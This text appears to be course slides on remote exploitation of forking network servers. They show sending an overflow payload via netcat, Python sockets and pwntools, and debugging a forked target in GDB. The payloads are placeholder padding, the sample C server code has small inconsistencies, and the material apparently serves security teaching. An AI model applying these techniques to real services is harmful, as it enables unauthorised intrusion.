


# Remote Exploit: Exploiting Differences



# Remote Exploit: Exploiting Differences

e.g.: Apache



# Remote Exploit: Example

# Remote Exploit with netcat

How to interact with a remote server?

- Netcat
  - Netcat (nc) is like “telnet”, but much simpler
  - Allows sending and receiving bytes

```
[user@host]# nc smtp.domain.com 25
220 myrelay.domain.com ESMTP
HELO smtp.domain.com
250 myrelay.domain.com
MAIL FROM:<alice@hacker.com>
250 sender <alice@hacker.com> ok
RCPT TO:<bob@secure.net>
250 recipient <bob@secure.net> ok
DATA
```

# Remote Exploit with netcat

How to interact with a remote server?

- Netcat
  - Connect to socket, write(socket) what we read(stdin)
  - Just print() the exploit, and use nc to transfer it

```
./exploit.py | nc localhost 1337
```

Exploit.py:

```
print "A" * 200 + "BBB"
```

# Remote Exploit with scripts

How to interact with a remote server?

- Use perl/python/ruby/whatever
  - Connect() to server
  - Write() exploit

```
payload = "A" * 200 + "BBB"
sock = socket.socket(socket.AF_INET,
                     socket.SOCK_STREAM)
server_address = ('localhost', 10000)
sock.connect(server_address)
sock.send(payload)
data = sock.recv()
```

# Remote Exploit with pwntools

How to interact with a remote server?

- Python and pwntools

```
tube = connect("localhost", 5001)
payload = "A" * 200 + "BBB"
```

```
def doBof():
    tube.recvuntil(">")
    tube.sendline("1");
    tube.sendline(payload)
    tube.recv()
```

```
doBof()
```

# Remote Exploit debugging basics



# Remote Exploit debugging basics

Start vulnerable server in the background:

```
$ ./challenge16 &
```

Port already used? Kill old process/zombie:

```
$ pkill challenge16
```

# Remote Exploit debugging basics

Start GDB with the program:

```
$ gdb -q challenge16
```

Find <pid>:

```
$ ps axw | grep challenge16
```

Attach the parent:

```
(gdb) attach <pid>
```

Set follow-fork-mode child:

```
(gdb) set follow-fork-mode child
```

Continue:

```
(gdb) c
```

# Remote Exploit debugging basics

When executing the exploit:

- GDB will see fork()
- GDB will detach from parent
- GDB will attach to child
- Memory corruption in child -> debug along

Want to try improved exploit? Attach again:

```
(gdb) attach <pid>  
(gdb) c
```

# Recap

# Source Code – Parent Process

```
int newServerSocket;
listen(serverSocket,5)
while (1) {
    newserverSocket = accept(serverSocket, &cli_addr, &clilen);

    pid = fork();

    if (pid == 0) {
        /* This is the client process */
        close(serverSocket);
        doprocessing(newserverSocket);
        exit(0);
    } else {
        close(newserverSocket);
    }
}
```

# Source Code – Client Process

```
// Child process handling client
void doprocessing (int clientSocket) {
    char password[1024];
    int n;
    printf("Client connected\n");

    n = read(clientSocket, username, 1024);
    handleData(username);
}
```

# Recap

## Remote Exploit Recap:

- Shellcode needs to make shell available via network
- Services usually fork (identical copy of the parent) to handle connections

# Key take away

Key take away:

- For exploiting purposes, the target process looks the same
  - Exploitation is deterministic
- Making server crash makes it restart
  - We have as many tries as we want